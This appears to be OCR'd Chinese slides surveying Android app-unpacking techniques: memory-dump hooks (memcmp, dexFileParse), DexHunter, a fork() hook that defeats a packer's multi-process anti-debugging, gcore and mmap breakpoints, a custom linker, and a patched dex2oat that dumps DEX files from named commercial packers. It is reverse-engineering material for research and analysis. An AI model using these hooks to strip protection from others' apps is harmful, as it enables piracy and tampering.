
```
int NewMemcmp(const void *buf1, const void *buf2, unsigned int count)
{
        pid_t pid = getpid();
        char pPName[256] = {0};
        get_process_name_by_pid(pid, pPName);

        if (strncmp(pPName, "com.", 5) == 0) {
                LOGD("SHOOT PackageName : %s", pPName);
                if (buf1 != NULL && buf2 != NULL) {
                                if (*(unsigned int*)buf1 == 0xA786564) {
//dex\n
                                        DexHeader *pHeader = (DexHeader*)buf1;
                                        if (pHeader->headerSize == 0x70) {
                                                dumpMemory(buf1, pHeader-
>fileSize, pPName);
                                        }
                                }
                }
        }
        return OldMemcmp(buf1, buf2, count);
}
```

定制系统

修改安卓源码并刷机—针对无抽取代码

https://github.com/bunnyblue/DexExtractor



Hook dexfileParse

```
DexFile* dexFileParse(const u1* data, size_t length, int flags)
{
DexHacker mDexHacker;

mDexHacker.writeDex2Encoded(data,(unsigned int)length);


        DexFile* pDexFile = NULL;
    const DexHeader* pHeader;
    const u1* magic;
    int result = -1;
```


```
void DexHacker::writeDex2Encoded(unsigned char *data, size_t length){
#ifdef CODE_DVM
    ALOGE("--pacthed--  inject  .dex length %d  flag=%d",length,flags);
    char dexbuffer[64]={0};
    char dexbufferNamed[128]={0};
    char bufferProcess[256]={0};

    bufferProcess= getProcessName(bufferProcess);
    sprintf(dexbuffer, "classes_%d", length);
    strcat(dexbufferNamed,"/sdcard/");
    if (bufferProcess!=NULL) {
     strcat(dexbufferNamed,bufferProcess);
        strcat(dexbufferNamed,dexbuffer);
    }else{
    }
   // strcat(dexbufferNamed,dexbuffer);
    strcat(dexbufferNamed,".dex");
    ALOGE("--pacthed-- , %s\n", dexbufferNamed);
    ALOGE("--pacthed--  debug dalvikParse   find dex try write file  ");
```

DexHunter-最强大的二代壳脱壳工具


https://github.com/zyq8709/DexHunter

DexHunter的工作流程：



APP 启动时，通过freature string定位dex在内存中位置，并读取classdef块之前的内存为part1，读取classdef之后的内存为data。遍历class_def_item结构，生成文件classdef，并通过code_item_off判断具体的类方法是否在dex范围内，若不在，则写extra文件。

DexHunter的工作原理：



绕过三进程反调试

http://bbs.pediy.com/showthread.php?p=1439627

```
app_40    1754  1     167292 52208 c0059428 40011590 S com.fullgoal.android
root      1789  43    704    348   c003d800 4000d264 S /system/bin/sh
app_40    2531  1     123088 27992 c0093b84 40010438 S com.yy.oa
app_4     2542  35    139000 47480 ffffffff 40011384 S com.android.launcher
app_40    2586  35    154608 57944 ffffffff 40011384 S com.fullgoal.android
app_40    2602  2586  128808 31704 ffffffff 40011264 S com.fullgoal.android
```

```
#define BUF_LEN 1024
int get_target2() {

        char res[BUF_LEN] = {0};
        char cmd[128] = {0};
        sprintf(cmd,"/proc/%d/cmdline",getpid());
        int fd = open(cmd,O_RDONLY);
        if(read(fd,res,BUF_LEN))
        {
        }else{
        }
        close(fd);
        char targetPath[BUF_LEN];
        sprintf(targetPath,"/data/data/%s",res);
        if((access(targetPath,F_OK))==0)
        {
                return 1;
        }

        return 0;
}

int  fork(void)
{
    int  ret;

    if(get_target2())
    {
        return -1;
    }
```


修改系统源码后：

```
u0_a55    1039  55    325724 72640 ffffffff b6ee76d0 S com.fullgoal.android
root      1368  66    924    496   c0010008 b6f130a4 S /system/bin/sh
root      1374  1368  1236   456   00000000 b6f6925c R ps
```

http://www.cnblogs.com/lvcha/p/3903669.html

```
app_3     321   32    93488  20152 ffffffff afd0c51c S com
app_9     333   32    91404  19608 ffffffff afd0c51c S com
app_34    345   32    114612 62780 ffffffff afd0c51c S com
app_34    355   345   45904  2884  ffffffff afd0c3ac S com
app_34    357   355   5356   1520  c0095230 afd0b45c S com
app_20    392   32    94776  22220 ffffffff afd0c51c S com
app_10    405   32    92120  20068 ffffffff afd0c51c S com
```

ls /proc/345/task



./gdbserver :1234 --attach346 ... (gdb) gcore gcore防Dump解决方案：

http://bbs.pediy.com/showthread.php?t=198995

断点mmap调试，针对Hook dexFileParse无效

原理： dexopt优化时， dvmContinueOptimization()->mmap()

xref: /dalvik/vm/analysis/DexPrepare.cpp

Home | History | Annotate | Line# | Navigate | Download Search only in **DexPrep**

```
557
558     {
559         /*
560          * Map the entire file (so we don't have to worry about page
561          * alignment).  The expectation is that the output file contains
562          * our DEX data plus room for a small header.
563          */
564         bool success;
565         void* mapAddr;
566         mapAddr = mmap(NULL, dexOffset + dexLength, PROT_READ|PROT_WRITE,
567                     MAP_SHARED, fd, 0);
568         if (mapAddr == MAP_FAILED) {
569             ALOGE("unable to mmap DEX cache: %s", strerror(errno));
570             goto bail;
571         }
```

静态脱壳机

分析壳so逻辑并还原加密算法

http://www.cnblogs.com/2014asm/p/4924342.html

```
LOAD:000094A0                 DCD 0x40DB6E, 0xAD11C119, 0x3FFF4CEF, 0x800BF18, 0x86200137
LOAD:000094A0                 DCD 0xA41BCD39, 0x491EFF04, 0x456007D0, 0x591B7360, 0x2B00F06E
LOAD:000094A0                 DCD 0xFF16DD45, 0x3D5B20C1, 0x17BF03D, 0x656869F2, 0x111CC76C
LOAD:000094A0                 DCD 0xD0F7796F, 0x6AF3FFFF, 0x46821AC0, 0x56D4648, 0x54D1C84
LOAD:000094A0                 DCD 0x2900FF83, 0x4642D008, 0x82DB0150, 0xBF8AE11A, 0xD1F80F18
LOAD:000094A0                 DCD 0x11E000DA, 0x40132337, 0x18C9F86E, 0xAB2E8DD1, 0x25F668C9
LOAD:000094A0                 DCD 0x112BD81F, 0xBFB31548, 0x8018C80D, 0x46ED8100, 0xC24F44A1
LOAD:000094A0                 DCD 0xC1976082, 0x4648BFC2, 0x61184660, 0x853701DF, 0xC042E1BB
LOAD:000094A0                 DCD 0x7BBDDC, 0x43030120, 0x32F01C3, 0x656B6840, 0xB7F4ADDD
LOAD:000094A0                 DCD 0xE3FA24DF, 0x7F7987A0, 0x6FB082C1, 0x18804AA7, 0x60B00FB
LOAD:000094A0                 DCD 0x61F1303, 0xF5D7D614, 0xD0171CFD, 0xE7079000, 0x4B7E4B35
LOAD:000094A0                 DCD 0x17DC2302, 0x12DFA80, 0x84F7D820, 0x6A1F17FA
LOAD:00009AF0 ; ---------------------------------------------------------------------------
LOAD:00009AF0                 CODE16
LOAD:00009AF0
LOAD:00009AF0                 EXPORT JNI_OnLoad
LOAD:00009AF0 JNI_OnLoad
LOAD:00009AF0                 ADR             R2, dword_9B64
LOAD:00009AF2                 LDRSB           R1, [R1,R0]
LOAD:00009AF4                 LDR             R5, [SP,#0x1CC]
LOAD:00009AF6                 LSLS            R3, R5, #0x1F
LOAD:00009AF8                 LDMIA           R7, {R0,R4,R6,R7}
LOAD:00009AFA                 STRH            R5, [R7,#0x1E]
LOAD:00009AFC                 LSLS            R2, R7, #3
LOAD:00009AFE                 SSAT.W          R0, #0x16, R0,ASR#1
LOAD:00009B02                 ANDS            R3, R0
LOAD:00009B04                 BGE             loc_9B0C
LOAD:00009B04 ; ---------------------------------------------------------------------------
```



自定义linker脱so壳

https://github.com/devilogic/udog

main() -> dump_file()
https://github.com/devilogic/udog/blob/dev/src/linker.cpp

```
int main(int argc, char* argv[]) {
        /* 处理命令行 */
        g_opts = handle_arguments(argc, argv);
        if (!g_opts) {
                /* 失败 */
                usage();
                return -1;
        }

        /* 设定调试级别 */
        debug_verbosity = g_opts->debuglevel;

        /* 处理命令行 */
        if (g_opts->help) {
                show_help();
                return 0;
        } else if (g_opts->version) {
                show_version();
                return 0;
        }

        /* 加载库文件 */
        if (g_opts->load) {

                /* 清空全局信息结构 */
                memset(&g_infos, 0, sizeof(g_infos));

                /* 填充符号表与libdl_info结构 */
                fill_libdl_symtab();
                fill_libdl_info();

                // unsigned ret = __linker_init((unsigned **)(argv-1));
                // if (ret == 0) return ret;

                char* fname = g_opts->target_file;
                soinfo* lib = (soinfo*)dlopen(fname, 0);
                if (lib == NULL) {
                        return -1;
                }

                //void* handle = dlsym(lib, "prepare_key");
```


第三代壳

1. dex2oat法
2. 定制系统

3. dex2oat法

ART模式下，dex2oat生成oat时，内存中的DEX是完整的

http://bbs.pediy.com/showthread.php?t=210532

```
for (const auto& dex_file : dex_files) {
  if (!dex_file->EnableWrite()) {
    PLOG(ERROR) << "Failed to make .dex file writeable '" << dex_file->GetLocation() << "'\n";
  }
  //http://bbs.pediy.com/showthread.php?t=210532
  std::string dex_name=dex_file->GetLocation();
  LOG(INFO)<<"dex2oat::dex_file name-->"<<dex_name;

  if(dex_name.find("jiagu")!=std::string::npos          //360
          ||dex_name.find("cache")!=std::string::npos    //珊瑚灵域, .cache 梆梆
          ||dex_name.find("files")!=std::string::npos    //ali
          ||dex_name.find("tx_shell")!=std::string::npos //tx
          ||dex_name.find("app_dex")!=std::string::npos  //tx
          ||dex_name.find("nagain")!=std::string::npos   //娜迦
          )
    {
      int len = dex_file->Size();
      char filename[150] = {0};
      sprintf(filename,"%s_%d",dex_name.c_str(),len);
      int fd= open(filename,O_WRONLY | O_CREAT | O_TRUNC, S_IRWXU);
      if (fd>0)
      {
          if (write(fd,(char*)dex_file->Begin(),len)<=0)
          {
               LOG(INFO)<<"dex2oat::write dex file failed-->"<<filename;
          }
          LOG(INFO)<<"dex2oat::write dex file success-->"<<filename;
          close(fd);
      } else
          LOG(INFO)<<"dex2oat::open dex file failed-->"<<filename;
    }

  }
}
```


定制系统

Hook Dalvik_dalvik_system_DexFile_defineClassNative

枚举所有DexClassDef，对所有的class，调用dvmDefineClass进行强制加载

```
for (size_t i = 0; i < num_class_defs; i++)
{
    LOGE("class index:%d", i);
    bool need_extra = false;
    ClassObject * clazz = NULL;
    const u1* data = NULL;
    DexClassData* pData = NULL;
    bool pass = false;
    const DexClassDef *pClassDef = dexGetClassDef(pDvmDex->pDexFile, i);
    const char *descriptor = dexGetClassDescriptor(pDvmDex->pDexFile, pClassDef);
    LOGE("pClassDef:%x  classDataOff:%x", pClassDef, pClassDef->classDataOff);
    LOGE("descriptor:%s", descriptor);
    clazz = dvmDefineClass(pDvmDex, descriptor, loader);
```


第N代壳

so + vmp

动态调试 + 人肉还原